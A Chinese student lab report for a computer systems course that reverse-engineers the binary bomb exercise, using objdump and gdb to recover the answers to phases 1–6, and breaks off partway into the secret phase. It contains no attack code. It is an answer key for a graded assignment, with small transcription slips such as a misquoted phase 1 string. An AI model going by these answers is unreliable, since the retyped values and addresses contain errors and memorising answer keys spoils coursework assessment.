華中科技大學

课 程 实 验 报 告

课程名称：计算机系统基础

专业班级：CS2104

学　　号：U202115424

姓　　名：张森磊

指导教师：张宇

报告日期：2023 年 6 月 24 日

计算机科学与技术学院

目录

实验 2：Binary Bomb 实验

2.1 实验概述

实验目的：通过使用课程所学知识拆除一个“binary bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

实验目标：尽可能去拆除更多的炸弹。

实验要求：需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，从中理解每一汇编语言代码的行为或作用，进而设法“推断”出拆除炸弹所需的目标字符串。

实验语言：C 语言

实验环境：Linux

2.2 实验内容

一个“binary bombs”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求你输入一个特定的字符串，若输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出"BOOM!!!"字样。实验的目标是拆除尽可能多的炸弹层次。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

* 阶段 1：字符串比较
* 阶段 2：循环
* 阶段 3：条件/分支
* 阶段 4：递归调用和栈
* 阶段 5：指针
* 阶段 6：链表/指针/结构

另外还有一个隐藏阶段，但只有在第 4 阶段的解之后附加一特定字符串后才会出现。

2.2.1 阶段 1 字符串比较

1.任务描述：通过阅读 phase_1 的反汇编代码找出要输入的内容。

2.实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_1 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3.实验过程：首先打开 bomb 的反汇编代码，定位到 phase_1 的位置，可以看到 phase_1 的反汇编代码如图 2.1 所示。

```
08048b33 <phase_1>:
 8048b33:       83 ec 14                sub    $0x14,%esp
 8048b36:       68 c4 a0 04 08          push   $0x804a0c4
 8048b3b:       ff 74 24 1c             pushl  0x1c(%esp)
 8048b3f:       e8 77 05 00 00          call   80490bb <strings_not_equal>
 8048b44:       83 c4 10                add    $0x10,%esp
 8048b47:       85 c0                   test   %eax,%eax
 8048b49:       74 05                   je     8048b50 <phase_1+0x1d>
 8048b4b:       e8 62 06 00 00          call   80491b2 <explode_bomb>
 8048b50:       83 c4 0c                add    $0xc,%esp
 8048b53:       c3                      ret
```

图 2.1 phase_1 的反汇编代码

首先可以直接注意到函数 phase_1 调用了函数 strings_not_equal，通过函数名称我们可以得到该函数的作用应当是比较两个字符串是否相等，根据函数调用时通过堆栈传参的特点，在调用指令的上面两条压栈指令中，应当一个是我们输入的字符串，一个是 phase_1 的答案，那么我们可以用 gdb 调试，看一下这两个位置的值。在 0x8048b36 位置打断点，然后打印内存 0x804a0c4 的值，如图 2.2 所示。

```
(gdb) x/s 0x804a0c4
0x804a0c4:      "Crikey! I have lost my mojo!"
```

图 2.2 内存 0x804a0c4 的值

可以看到这个字符串不是我们输入的字符串，那么这个字符串就是 phase_1 的答案，即”Crikey! I have lost mojo!”

4.实验结果：

我们可以把答案写到一个文本文件 ans.txt 里，接下来运行 bomb 文件，运行结果如图 2.3 所示，进而可以说明这个答案就是 phase_1 的答案。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
```

图 2.3 phase_1 运行结果

2.2.2 阶段 2 循环

1.任务描述：通过阅读 phase_2 的反汇编代码找出要输入的内容。

2.实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_2 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3.实验过程:我们定位到phase_2的代码,首先我们要确定phase_2 的输入。在 phase_2 中，可以发现在刚开始的一部分进行读入的反汇编代码，如图 2.4 所示。

```
 8048b65:       8d 44 24 0c             lea    0xc(%esp),%eax
 8048b69:       50                      push   %eax
 8048b6a:       ff 74 24 3c             pushl  0x3c(%esp)
 8048b6e:       e8 64 06 00 00          call   80491d7 <read_six_numbers>
```

图 2.4 phase_2 输入格式相关代码

根据调用函数的名字 read_six_numbers，可以推测这一关的输入是六个数字。经过分析输入部分的调用代码，发现他把栈上的一个内存地址作为参数传给了

read_six_numbers，所以推测 phase_2 把我们输入的内容保存到了栈上。第一个会引起爆炸的地方在和0x1比较不相等之后，可以知道第一个数为1，也就是输入的第一个数字。

```
8048b76:       83 7c 24 04 01          cmpl   $0x1,0x4(%esp)
8048b7b:       74 05                   je     8048b82 <phase_2+0x2e>
8048b7d:       e8 30 06 00 00          call   80491b2 <explode_bomb>
```

图 2.5 首个数字

程序接着连续两次跳转，到达第二个会引起爆炸的地方，可以看到又进行了一次比较，其中 eax 的值是先前 ebx 值的两倍，也就是第一个数字的两倍，而 0x4(%ebx)则是输入的第二个数字，所以第二个数字为 2。

```
8048b82:       8d 5c 24 04             lea    0x4(%esp),%ebx
8048b86:       8d 74 24 18             lea    0x18(%esp),%esi
8048b8a:       8b 03                   mov    (%ebx),%eax
8048b8c:       01 c0                   add    %eax,%eax
8048b8e:       39 43 04                cmp    %eax,0x4(%ebx)
```

图 2.6 第二个数字

接着就是一个循环，利用%esi 和%ebx 的比较来循环数字，每次都将前一个数字的两倍放到%eax 中与下一个数字比较，据此可以得到全部的数字应该为 1 2 4 8 16 32。

```
8048b8a:       8b 03                   mov    (%ebx),%eax
8048b8c:       01 c0                   add    %eax,%eax
8048b8e:       39 43 04                cmp    %eax,0x4(%ebx)
8048b91:       74 05                   je     8048b98 <phase_2+0x44>
8048b93:       e8 1a 06 00 00          call   80491b2 <explode_bomb>
8048b98:       83 c3 04                add    $0x4,%ebx
8048b9b:       39 f3                   cmp    %esi,%ebx
8048b9d:       75 eb                   jne    8048b8a <phase_2+0x36>
```

图 2.7 循环比较

4. 实验结果：

我们把 phase_2 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.8 所示，那么 phase_2 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
```

图 2.8 phase_2 的运行结果

2.2.3 阶段 3 条件/分支

1. 任务描述：通过阅读 phase_3 的反汇编代码找出要输入的内容。
2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_3 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。
3. 实验过程：和之前一样，我们定位到 phase_3 的代码，首先确定输入的格式。输入代码如图 2.9 所示。

```
8048bd0:       8d 44 24 18             lea    0x18(%esp),%eax
8048bd4:       50                      push   %eax
8048bd5:       68 e1 a0 04 08          push   $0x804a0e1
8048bda:       ff 74 24 3c             pushl  0x3c(%esp)
8048bde:       e8 2d fc ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 2.9 phase_3 的输入代码

可以看到这里调用了 sscanf 函数，那么内存 0x804a0e1 存放的应该是相应匹配的字符串，我们把断点加到 0x8048bd5，看一下这个内存的内容，如图 2.10 所示。



图 2.10 地址 0x804a0e1 的值

可以看到输入的应当是整数，字符，整数，接下来我们看下面的关键代码，如图 2.11 所示。



图 2.11 phase_3 的关键代码

可以看出这里面有很多 jmp 语句，在内存 0x8048bfb 位置，将输入的第一个数给寄存器 eax，然后下一条指令就是一个跳转指令，这里也出现了一个特殊的地址 0x804a100，我们打印一下这个地址附近的值，如图 2.12 所示。



图 2.12 地址 0x804a030 附近的值

根据这些地址以及反汇编代码，可以推断出 phase_3 就是一个 switch 语句，并且是根据 eax 的值决定跳转到哪个位置，然后在这个位置处把一个值赋给 eax，并将输入的第二个数和 eax 比较，如果不相等的话就爆炸。那么可以确定这一关是有多组解的，不妨令第一个数为 0，那么就可以得到这个时候第二个数的值，因此我们通过观察整个 switch 语句的结构可以推测此时的第二个数应当是 0xc9,故 phase_3 的答案应当是 201，当然，答案不唯一。

接着 swich 语句结束之后，函数都跳转到了 0x8048cfa 的位置。此时出现了我们输入的字符与 al 进行比较，结合上面的 swich 语句我们可以得到 al 值为 0x69，对应的字符为‘i’。因此一组可能的答案为 0，i，201。



图 2.13 字符比较代码

4.实验结果：

我们把 phase_3 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.14 所示，那么 phase_3 的答案就是正确的。



图 2.14 phase_3 运行结果

2.2.4 阶段 4 递归调用和栈

1.任务描述：通过阅读 phase_4 的反汇编代码找出要输入的内容。

2.实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_4 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3.实验过程：我们定位到 phase_4 的部分，首先尝试确定输入的格式。输入部分的反汇编代码如图 2.15 所示。

```
8048d8c:      50                      push   %eax
8048d8d:      68 97 a2 04 08          push   $0x804a297
8048d92:      ff 74 24 2c             pushl  0x2c(%esp)
8048d96:      e8 75 fa ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 2.15 phase_4 的输入部分的反汇编代码

这里同样也是调用了 sscanf 函数，在调用之前将 0x804a297 这一地址压栈，我们把断点加到 0x8048bd5，看一下这个内存的内容，如图 2.16 所示。

```
Breakpoint 1, 0x08048d8d in phase_4 ()
(gdb) x/s 0x804a297
0x804a297:      "%d %d"
(gdb)
```

图 2.16 地址 0x804a297 的值

可以看出输入为两个整数，接下来我们看关键代码。如图 2.17 所示。

```
 8048da3:      83 7c 24 04 0e          cmpl   $0xe,0x4(%esp)
 8048da8:      76 05                   jbe    8048daf <phase_4+0x3b>
 8048daa:      e8 03 04 00 00          call   80491b2 <explode_bomb>
 8048daf:      83 ec 04                sub    $0x4,%esp
 8048db2:      6a 0e                   push   $0xe
 8048db4:      6a 00                   push   $0x0
 8048db6:      ff 74 24 10             pushl  0x10(%esp)
 8048dba:      e8 5c ff ff ff          call   8048d1b <func4>
 8048dbf:      83 c4 10                add    $0x10,%esp
 8048dc2:      83 f8 13                cmp    $0x13,%eax
 8048dc5:      75 07                   jne    8048dce <phase_4+0x5a>
 8048dc7:      83 7c 24 08 13          cmpl   $0x13,0x8(%esp)
 8048dcc:      74 05                   je     8048dd3 <phase_4+0x5f>
 8048dce:      e8 df 03 00 00          call   80491b2 <explode_bomb>
```

图 2.17 phase_4 关键代码

首先将输入的第一个数会与 14 比较，如果大于 14 就会爆炸，所以我们输入的第一个数应当小于等于 14，然后 phase_4 调用了 func4，将机器返回值和 19 比较，如果不等于 19 就会爆炸。此外，根据 0x8048d0a 地址的语句，我们可以很容易确定第二个数就是 19。下面我们看一下 func4 的反汇编代码。首先在调用的时候通过堆栈传参，同时结合 phase_4 的代码可以知道调用格式类似于 func4(r,1,a)，其中 a 是我们输入的第一个数，r 在 phase_4 中传入的是 14，1 在 phase_4 中传入的是 0。然后我们看一下 func4 的反汇编，首先看最开始处理参数部分的反汇编代码，如图 2.18 所示。

```
 8048d20:      8b 54 24 10             mov    0x10(%esp),%edx
 8048d24:      8b 74 24 14             mov    0x14(%esp),%esi
 8048d28:      8b 4c 24 18             mov    0x18(%esp),%ecx
 8048d2c:      89 c8                   mov    %ecx,%eax
 8048d2e:      29 f0                   sub    %esi,%eax
 8048d30:      89 c3                   mov    %eax,%ebx
 8048d32:      c1 eb 1f                shr    $0x1f,%ebx
 8048d35:      01 d8                   add    %ebx,%eax
 8048d37:      d1 f8                   sar    %eax
 8048d39:      8d 1c 30                lea    (%eax,%esi,1),%ebx
```

图 2.18 func4 处理参数部分的反汇编代码

首先 edx 存放 a，esi 存放 1，ecx 存放 r，接下来的这部分运算其实只做了一件事，即计算(r+1)/2 并将其存放到 ebx 中。然后我们继续看下面的递归代码，如图 2.19 所示。

```
8048d3c:    39 d3                   cmp    %edx,%ebx
8048d3e:    7e 15                   jle    8048d55 <func4+0x3a>
8048d40:    83 ec 04                sub    $0x4,%esp
8048d43:    8d 43 ff                lea    -0x1(%ebx),%eax
8048d46:    50                      push   %eax
8048d47:    56                      push   %esi
8048d48:    52                      push   %edx
8048d49:    e8 cd ff ff ff          call   8048d1b <func4>
8048d4e:    83 c4 10                add    $0x10,%esp
8048d51:    01 d8                   add    %ebx,%eax
8048d53:    eb 19                   jmp    8048d6e <func4+0x53>
8048d55:    89 d8                   mov    %ebx,%eax
8048d57:    39 d3                   cmp    %edx,%ebx
8048d59:    7d 13                   jge    8048d6e <func4+0x53>
8048d5b:    83 ec 04                sub    $0x4,%esp
8048d5e:    51                      push   %ecx
8048d5f:    8d 43 01                lea    0x1(%ebx),%eax
8048d62:    50                      push   %eax
8048d63:    52                      push   %edx
8048d64:    e8 b2 ff ff ff          call   8048d1b <func4>
8048d69:    83 c4 10                add    $0x10,%esp
8048d6c:    01 d8                   add    %ebx,%eax
8048d6e:    83 c4 04                add    $0x4,%esp
```

图 2.19 func4 递归部分的代码

可以看到这部分首先将(r+1)/2 与 a 作比较，根据其大小关系决定如何调用函数进行传参。我们可以写出如下的等价 C 语言代码。

```c
int  func4(int  r,int  l,int  a)
{
int  mid=(r+l)/2;
if(mid==a)
{
return  mid;
}
else  if(mid>a)
{
    return  func4(mid-1,l,a)+mid;
    }
    return  func4(r,mid+1,a)+mid;
    }
```

也就是说我们现在只需要求 a 使得 func4(14,0,a)==19 成立即可。经过推理可知 a 应当是 4，也就是说我们应当输入 4 19 这两个数。

4.实验结果：

我们把 phase_4 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.20 所示，那么 phase_4 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
```

图 2.20 phase_4 运行结果

2.2.5 阶段 5 指针

1.任务描述：通过阅读 phase_5 的反汇编代码找出要输入的内容。

2.实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反

汇编代码，找到 phase_5 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3.实验过程：同样，先查看函数开始部分，由地址 0x804a297 得，还是输入两个整数。

```
8048e01:       50                      push   %eax
8048e02:       68 97 a2 04 08          push   $0x804a297
8048e07:       ff 74 24 2c             pushl  0x2c(%esp)
8048e0b:       e8 00 fa ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 2.21 phase_5 的输入部分的反汇编代码

接下来看函数主体部分，首先由图 2.22 得，首先对第一个整数的低四位进行判断，低四位不能为 1111。

```
8048e1d:       8b 44 24 04             mov    0x4(%esp),%eax
8048e21:       83 e0 0f                and    $0xf,%eax
8048e24:       89 44 24 04             mov    %eax,0x4(%esp)
8048e28:       83 f8 0f                cmp    $0xf,%eax
8048e2b:       74 2e                   je     8048e5b <phase_5+0x72>
```

图 2.22 phase_5 的反汇编代码

```
8048e2d:       b9 00 00 00 00          mov    $0x0,%ecx
8048e32:       ba 00 00 00 00          mov    $0x0,%edx
8048e37:       83 c2 01                add    $0x1,%edx
8048e3a:       8b 04 85 20 a1 04 08    mov    0x804a120(,%eax,4),%eax
8048e41:       01 c1                   add    %eax,%ecx
8048e43:       83 f8 0f                cmp    $0xf,%eax
8048e46:       75 ef                   jne    8048e37 <phase_5+0x4e>
8048e48:       c7 44 24 04 0f 00 00    movl   $0xf,0x4(%esp)
8048e4f:       00
8048e50:       83 fa 0f                cmp    $0xf,%edx
8048e53:       75 06                   jne    8048e5b <phase_5+0x72>
8048e55:       3b 4c 24 08             cmp    0x8(%esp),%ecx
```

图 2.23 phase_5 的反汇编代码

如图 2.23 接着在之后的代码中发现一个以 0x804a120 为首地址的存储的数据，在 0x8048e3a 出打断点，查看该地址处的值，如图 2.24。

```
(gdb) x/20x 0x804a120
0x804a120 <array.3250>: 0x0000000a      0x00000002      0x0000000e      0x
00000007
0x804a130 <array.3250+16>:      0x00000008      0x0000000c      0x0000000f
     0x0000000b
0x804a140 <array.3250+32>:      0x00000000      0x00000004      0x00000001
     0x0000000d
0x804a150 <array.3250+48>:      0x00000003      0x00000009      0x00000006
     0x00000005
0x804a160:      0x21776f57      0x756f5920      0x20657627      0x75666564
(gdb)
```

图 2.24 地址 0x804120 处的值

可以得到第一个输入的数为下标，来查找数组中该下标存储的值，以该值为下标继续循环，当第一次出现 15 为第 15 次循环时，才能成功解除，通过遍历可得，当第一个数为 5 时，恰好可以出现 15 时是第 15 次循环，则第二个数的值为 C + 3 + 7 + B + D + 9 + 4 + 8 + 0 + A + 1 + 2 + E + 6 + F = 115，即两个数为 5 115。

4.实验结果：

我们把 phase_5 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.25 所示，那么 phase_5 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
```

图 2.25 phase_5 运行结果

2.2.6 阶段 6 链表/指针/结构

1. 任务描述：通过阅读 phase_6 的反汇编代码找出要输入的内容。
2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_6 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。
3. 实验过程：首先仍然先考虑明确输入格式。我们可以看到关于输入格式的反汇编代码如图 2.26 所示。

```
8048e87:       8d 44 24 14             lea    0x14(%esp),%eax
8048e8b:       50                      push   %eax
8048e8c:       ff 74 24 5c             pushl  0x5c(%esp)
8048e90:       e8 42 03 00 00          call   80491d7 <read_six_numbers>
8048e95:       83 c4 10                add    $0x10,%esp
```

图 2.26 phase_6 的反汇编代码

可以看到这里就是要读入六个数，然后我们继续看下一部分的代码，如图 2.27 所示。

```
8048e98:       be 00 00 00 00          mov    $0x0,%esi
8048e9d:       8b 44 b4 0c             mov    0xc(%esp,%esi,4),%eax
8048ea1:       83 e8 01                sub    $0x1,%eax
8048ea4:       83 f8 05                cmp    $0x5,%eax
8048ea7:       76 05                   jbe    8048eae <phase_6+0x38>
8048ea9:       e8 04 03 00 00          call   80491b2 <explode_bomb>
8048eae:       83 c6 01                add    $0x1,%esi
8048eb1:       83 fe 06                cmp    $0x6,%esi
8048eb4:       74 1b                   je     8048ed1 <phase_6+0x5b>
8048eb6:       89 f3                   mov    %esi,%ebx
8048eb8:       8b 44 9c 0c             mov    0xc(%esp,%ebx,4),%eax
8048ebc:       39 44 b4 08             cmp    %eax,0x8(%esp,%esi,4)
8048ec0:       75 05                   jne    8048ec7 <phase_6+0x51>
8048ec2:       e8 eb 02 00 00          call   80491b2 <explode_bomb>
8048ec7:       83 c3 01                add    $0x1,%ebx
8048eca:       83 fb 05                cmp    $0x5,%ebx
8048ecd:       7e e9                   jle    8048eb8 <phase_6+0x42>
8048ecf:       eb cc                   jmp    8048e9d <phase_6+0x27>
```

图 2.27 phase_6 在读入数据后进行的一段操作

这一段逻辑是一个多重循环。首先 esi 是一个计数器，然后在内存 0x8048e9d 处依次将输入的六个数给 eax，然后将 eax 减 1，如果这个数大于 5 的话就会爆炸，因此我们读入的六个数应当小于等于 6。接下来就是对计数器 esi 处理，可以看到如果遍历完输入数据后就会跳转到 0x8048e1f 这个位置，继续往下看，可以看到下面把 esi 给 ebx，然后取判断 esp+4*ebx+0xc 对应的值 esp+4*esi+8 对应的值是否相等，如果相等就会爆炸，否则 ebx 递增，去判断下一个数是否满足条件。总的来看，这一部分的逻辑类似于下面的代码：

```
1. for (int i=0; i<6; i++){
2.       if (arr[i] - 1 > 5) bomb();
3.       for (int j=i+1; j<=5; j++) {
4.            if(arr[j] == arr[i]) bomb();
```

```
5. }
6. }
```

综上，要求输入的 6 个数均小于等于 6 并且互不相等。然后我们看进行完上述操作之后的逻辑，反汇编代码如图 2.28 所示。

```
8048ef2:       8b 52 08                mov    0x8(%edx),%edx
8048ef5:       83 c0 01                add    $0x1,%eax
8048ef8:       39 c8                   cmp    %ecx,%eax
8048efa:       75 f6                   jne    8048ef2 <phase_6+0x7c>
8048efc:       89 54 b4 24             mov    %edx,0x24(%esp,%esi,4)
8048f00:       83 c3 01                add    $0x1,%ebx
8048f03:       83 fb 06                cmp    $0x6,%ebx
8048f06:       74 17                   je     8048f1f <phase_6+0xa9>
8048f08:       89 de                   mov    %ebx,%esi
8048f0a:       8b 4c 9c 0c             mov    0xc(%esp,%ebx,4),%ecx
8048f0e:       b8 01 00 00 00          mov    $0x1,%eax
8048f13:       ba 3c c1 04 08          mov    $0x804c13c,%edx
8048f18:       83 f9 01                cmp    $0x1,%ecx
8048f1b:       7f d5                   jg     8048ef2 <phase_6+0x7c>
8048f1d:       eb dd                   jmp    8048efc <phase_6+0x86>
```

图 2.28 对输入数据判断后的逻辑

首先在跳转到地址 0x8048f08 后，对计数器 ebx、esi、eax 赋了初值，然后将一个特殊的值给了 edx，我们打印一下这个地址附近的值，如图 2.28 所示。

```
Breakpoint 1, 0x08048f13 in phase_6 ()
(gdb) x/18x 0x804c13c
0x804c13c <node1>:      0x000001b0      0x00000001      0x0804c148      0x000001
61
0x804c14c <node2+4>:    0x00000002      0x0804c154      0x000000c6      0x000000
03
0x804c15c <node3+8>:    0x0804c160      0x00000076      0x00000004      0x0804c1
6c
0x804c16c <node5>:      0x00000369      0x00000005      0x0804c178      0x000001
1e
0x804c17c <node6+4>:    0x00000006      0x00000000
(gdb)
```

图 2.28 地址 0x804c13c 处的值

如果仔细分析的话，可以看出这些值还是有规律的，我们注意到 0x804c144 处开始的四个字节是一个地址，刚好指向下一个类似的结构，这应该是一个链表的结构，一共有 6 个结点，结构定义如下所示：

```
struct node{
int value;
int index;
node* next;
};
```

这个循环应该就是根据我们输入的索引，把对应的 node 结点的地址放到一个数组 nodes 里，其等价代码如下所示：

```
1. for (int i = 0; i < 6; ++i)
2. {
3.   int index = input[i];
4.   nodes[i] = &node1;
5.   while (nodes[i]->index != index)
6.   nodes[i] = nodes[i]->next;
7. }
```

然后我们继续去考察下面的逻辑，反汇编代码如图 2.29 所示。

```
8048f1f:       8b 5c 24 24             mov    0x24(%esp),%ebx
8048f23:       8d 44 24 24             lea    0x24(%esp),%eax
8048f27:       8d 74 24 38             lea    0x38(%esp),%esi
8048f2b:       89 d9                   mov    %ebx,%ecx
8048f2d:       8b 50 04                mov    0x4(%eax),%edx
8048f30:       89 51 08                mov    %edx,0x8(%ecx)
8048f33:       83 c0 04                add    $0x4,%eax
8048f36:       89 d1                   mov    %edx,%ecx
8048f38:       39 c6                   cmp    %eax,%esi
8048f3a:       75 f1                   jne    8048f2d <phase_6+0xb7>
8048f3c:       c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
```

图 2.29 phase_6 处理链表地址后的逻辑

ebx 存放 nodes[0]，eax 存放地址 nodes，esi 存放链表的尾地址，这一部分整体的逻辑，根据我们输入的值重排链表，因为我们在上一个阶段中是根据我们输入的值来将对应的 node 放入到数组 nodes 里的，而每个 node 中指针指向的值没有变化，所以我们这里需要让 nodes 数组中的 node 的指针指向 nodes 数组中的下一个，即 nodes[i].next=nodes[i+1]。

接下来我们考察最后的一段逻辑，反汇编代码如图 2.30 所示。

```
8048f3c:       c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
8048f43:       be 05 00 00 00          mov    $0x5,%esi
8048f48:       8b 43 08                mov    0x8(%ebx),%eax
8048f4b:       8b 00                   mov    (%eax),%eax
8048f4d:       39 03                   cmp    %eax,(%ebx)
8048f4f:       7d 05                   jge    8048f56 <phase_6+0xe0>
8048f51:       e8 5c 02 00 00          call   80491b2 <explode_bomb>
8048f56:       8b 5b 08                mov    0x8(%ebx),%ebx
8048f59:       83 ee 01                sub    $0x1,%esi
8048f5c:       75 ea                   jne    8048f48 <phase_6+0xd2>
8048f5e:       8b 44 24 3c             mov    0x3c(%esp),%eax
8048f62:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
8048f69:       74 05                   je     8048f70 <phase_6+0xfa>
```

图 2.30 phase_6 的最后一段逻辑

这段逻辑是最后的判断逻辑，其中 ebx 指向 nodes[0]，而 0x8048e64 就是把这个结点指向的结点地址给 eax，然后下一条指令拿出这个结点的 value，和 ebx 对应的 value 作比较，如果后者大于等于前者的话就不会爆炸，然后把 ebx 指向下一个结点。通过上面的分析，我们的输入就是最终结点的 value 与 7 作差后能够降序排列后。对链表各个点的值降序后，得到 5 1 2 6 3 4，与 7 做差后为 2 6 5 1 4 3。

4.实验结果：

我们把 phase_6 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.31 所示，那么 phase_6 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Congratulations! You've defused the bomb!
```

图 2.31 phase_6 运行结果

2.2.7 secret_phase 二叉树/指针/递归

1.任务描述：通过全局搜索找到特殊任务 secret_phase，通过阅读反汇编代码，查找运行到 secret_phase 的方法并找到其答案。

2.实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反

汇编代码，找到 secret_phase 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3.实验过程：首先全局搜索 secret_phase，会发现在 phase_defused 中发现调用了这个函数，图 2.32 中是调用 secret_phase 附近相关代码。

```
804933f:       e8 cc f4 ff ff          call   8048810 <__isoc99_sscanf@plt>
8049344:       83 c4 20                add    $0x20,%esp
8049347:       83 f8 03                cmp    $0x3,%eax
804934a:       75 3a                   jne    8049386 <phase_defused+0x7b>
804934c:       83 ec 08                sub    $0x8,%esp
804934f:       68 fa a2 04 08          push   $0x804a2fa
8049354:       8d 44 24 18             lea    0x18(%esp),%eax
8049358:       50                      push   %eax
8049359:       e8 5d fd ff ff          call   80490bb <strings_not_equal>
804935e:       83 c4 10                add    $0x10,%esp
8049361:       85 c0                   test   %eax,%eax
8049363:       75 21                   jne    8049386 <phase_defused+0x7b>
8049365:       83 ec 0c                sub    $0xc,%esp
8049368:       68 c0 a1 04 08          push   $0x804a1c0
804936d:       e8 4e f4 ff ff          call   80487c0 <puts@plt>
8049372:       c7 04 24 e8 a1 04 08    movl   $0x804a1e8,(%esp)
8049379:       e8 42 f4 ff ff          call   80487c0 <puts@plt>
804937e:       e8 44 fc ff ff          call   8048fc7 <secret_phase>
8049383:       83 c4 10                add    $0x10,%esp
8049386:       83 ec 0c                sub    $0xc,%esp
8049389:       68 20 a2 04 08          push   $0x804a220
```

图 2.32 phase_defused 函数中调用 secret_phase 相关部分代码

注意到内存 0x8049347 将 sscanf 函数的返回值与 3 比较，也就是当输入有 3 个参数的时候才会继续往下走，接着我们在 phase_defused 打断点，看一下这些地址对应的值，如图 2.33 所示。

```
(gdb) x/s 0x804a1c0
0x804a1c0:      "Curses, you've found the secret phase!"
(gdb) x/s 0x804a2fa
0x804a2fa:      "DrEvil"
(gdb)
```

图 2.33 phase_defused 函数几个地址值

